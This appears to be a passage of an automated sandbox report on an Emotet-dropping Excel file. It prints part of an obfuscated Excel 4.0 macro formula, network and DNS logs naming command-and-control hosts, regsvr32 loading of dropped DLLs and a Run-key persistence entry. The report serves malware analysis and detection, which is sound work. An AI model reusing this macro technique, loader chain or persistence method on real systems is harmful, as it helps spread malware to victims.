CELL:G13, =(((((((FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!F26)&'Sheet3'!R13)&'Sheet5'!E9)&'Sheet3'!M26,G16)=FORMULA(((((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!E9)&'Sheet1'!F24)&'Sheet1'!L31,G18))=FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!G28)&'Sheet3'!R13)&'Sheet5'!G15)&'Sheet3'!M26,G20))=FORMULA(((((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!G15)&'Sheet1'!F24)&'Sheet1'!L31,G22))=FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!I27)&'Sheet3'!R13)&'Sheet5'!J3)&'Sheet3'!M26,G24))=FORMULA(((((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!J3)&'Sheet1'!F24)&'Sheet1'!L31,G26))=FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!J29)&'Sheet3'!R13)&'Sheet5'!L12)&'Sheet3'!M26,G28))=FORMULA(((((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!L12)&'Sheet1'!F24)&'Sheet1'!L31,G30))=FORMULA((('Sheet1'!L24&'Sheet1'!G44)&'Sheet1'!H46)&'Sheet1'!J44,G36), 0
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22218.38.121.17491784432404328 11/15/22-12:40:56.395248	TCP	2404328	ET CNC Feodo Tracker Reported CnC Server TCP group 15	49178	443	192.168.2.22	218.38.121.17

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:40:09.330590010 CET	49171	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.358549118 CET	80	49171	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.358733892 CET	49171	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.358906031 CET	49171	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.454010010 CET	80	49171	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.454103947 CET	49171	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.461774111 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.461822987 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.461898088 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.470781088 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.470814943 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.588445902 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.588565111 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.596662998 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.596693039 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.597215891 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.597331047 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.841413975 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.841450930 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.950990915 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.951159000 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.951229095 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.951266050 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.997137070 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.997137070 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.997169971 CET	443	49172	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.997241020 CET	49172	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.997951984 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.998007059 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:09.998075008 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.998292923 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:09.998313904 CET	443	49173	163.172.115.127	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:40:10.064899921 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.065222025 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.075557947 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.075583935 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.101274967 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.101304054 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.425060987 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.425245047 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.425282955 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.425365925 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453300953 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453550100 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.453581095 CET	443	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:40:10.453613043 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453644037 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453672886 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453672886 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453672886 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.453672886 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.458527088 CET	49173	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:40:10.676985979 CET	49174	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.705004930 CET	80	49174	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.705257893 CET	49174	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.705492020 CET	49174	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.821580887 CET	80	49174	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.821870089 CET	49174	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.850272894 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.850322008 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.850511074 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.850554943 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.850562096 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.961767912 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.961927891 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.978374958 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.978423119 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.979127884 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:10.979226112 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.987621069 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:10.987648964 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.113782883 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.113881111 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.113909006 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.113964081 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.113965034 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.114027023 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.240322113 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.240322113 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.240386009 CET	443	49175	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.240469933 CET	49175	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.241034985 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.241122961 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.241208076 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.241398096 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.241420031 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.309288025 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.309421062 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.424685001 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.424736023 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.427201033 CET	49176	443	192.168.2.22	163.172.108.69

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:40:11.427253962 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.821388006 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.821480989 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.821507931 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.821562052 CET	49176	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:40:11.876975060 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.877005100 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.877152920 CET	443	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:40:11.877183914 CET	49176	443	192.168.2.22	163.172.108.69

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:40:06.655955076 CET	55868	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:40:06.853779078 CET	53	55868	8.8.8.8	192.168.2.22
Nov 15, 2022 12:40:06.855714083 CET	137	137	192.168.2.22	192.168.2.255
Nov 15, 2022 12:40:07.607971907 CET	137	137	192.168.2.22	192.168.2.255
Nov 15, 2022 12:40:08.372483015 CET	137	137	192.168.2.22	192.168.2.255
Nov 15, 2022 12:40:09.279464006 CET	49688	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:40:09.297105074 CET	53	49688	8.8.8.8	192.168.2.22
Nov 15, 2022 12:40:10.640863895 CET	58836	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:40:10.675935984 CET	53	58836	8.8.8.8	192.168.2.22
Nov 15, 2022 12:40:12.140836954 CET	50134	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:40:12.388277054 CET	53	50134	8.8.8.8	192.168.2.22
Nov 15, 2022 12:40:33.834461927 CET	138	138	192.168.2.22	192.168.2.255
Nov 15, 2022 12:42:03.388410091 CET	138	138	192.168.2.22	192.168.2.255

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 15, 2022 12:40:06.655955076 CET	192.168.2.22	8.8.8.8	0xbe2c	Standard query (0)	sat7ate.com	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:40:09.279464006 CET	192.168.2.22	8.8.8.8	0xe529	Standard query (0)	www.spinbalence.com	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:40:10.640863895 CET	192.168.2.22	8.8.8.8	0xde8d	Standard query (0)	www.3d-stickers.com	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:40:12.140836954 CET	192.168.2.22	8.8.8.8	0xbac2	Standard query (0)	navylin.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 15, 2022 12:40:06.853779078 CET	8.8.8.8	192.168.2.22	0xbe2c	Server failure (2)	sat7ate.com	none	none	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:40:09.297105074 CET	8.8.8.8	192.168.2.22	0xe529	No error (0)	www.spinbalence.com		163.172.115.127	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:40:10.675935984 CET	8.8.8.8	192.168.2.22	0xde8d	No error (0)	www.3d-stickers.com		163.172.108.69	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:40:12.388277054 CET	8.8.8.8	192.168.2.22	0xbac2	No error (0)	navylin.com		47.92.133.65	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.spinbalence.com
- www.3d-stickers.com
- 218.38.121.17
- navylin.com

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2492**, Parent PID: **576**

General

Target ID:	0
Start time:	12:40:13
Start date:	15/11/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f350000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E260648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	%f/	binary	25 66 2F 00 BC 09 00 00 02 00 00 00 00 00 00 00 4C 00 00 00 01 00 00 00 24 00 00 00 1C 00 00 00 34 00 34 00 37 00 30 00 5F 00 30 00 32 00 31 00 31 00 32 00 30 00 32 00 32 00 2E 00 78 00 6C 00 73 00 00 00 34 00 34 00 37 00 30 00 5F 00 30 00 32 00 31 00 31 00 32 00 30 00 32 00 32 00 00 00	success or wait	1	6E260648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1540**, Parent PID: **2492**

General

Target ID:	4
Start time:	12:40:25
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **928**, Parent PID: **2492**

General

Target ID:	5
Start time:	12:40:27
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv2.ooccxx
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **804**, Parent PID: **2492**

General

Target ID:	7
Start time:	12:40:28
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv3.ooccxx
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2640**, Parent PID: **2492**

General

Target ID:	8
Start time:	12:40:32
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv4.ooccxx
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.940135302.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.939239138.0000000002010000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **260**, Parent PID: **2640**

General

Target ID:	9
Start time:	12:40:34
Start date:	15/11/2022

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SnILCOTnpOOFucYhP\FatGkw.dll"
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_3, Description: Yara detected Emotet, Source: 00000009.00000002.1210607529.000000000039A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1211244100.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1210480334.00000000002B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	FatGkw.dll	unicode	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SnILCOTnpOOFucYhP\FatGkw.dll"	success or wait	1	1800269BB	RegSetValueExW

Analysis Process: regsvr32.exe PID: **772**, Parent PID: **1860**

General

Target ID:	10
Start time:	12:41:27
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe" "C:\Windows\system32\SnILCOTnpOOFucYhP\FatGkw.dll
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1211898571.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1210482177.00000000001D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_3, Description: Yara detected Emotet, Source: 0000000A.00000002.1210571701.00000000002BA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly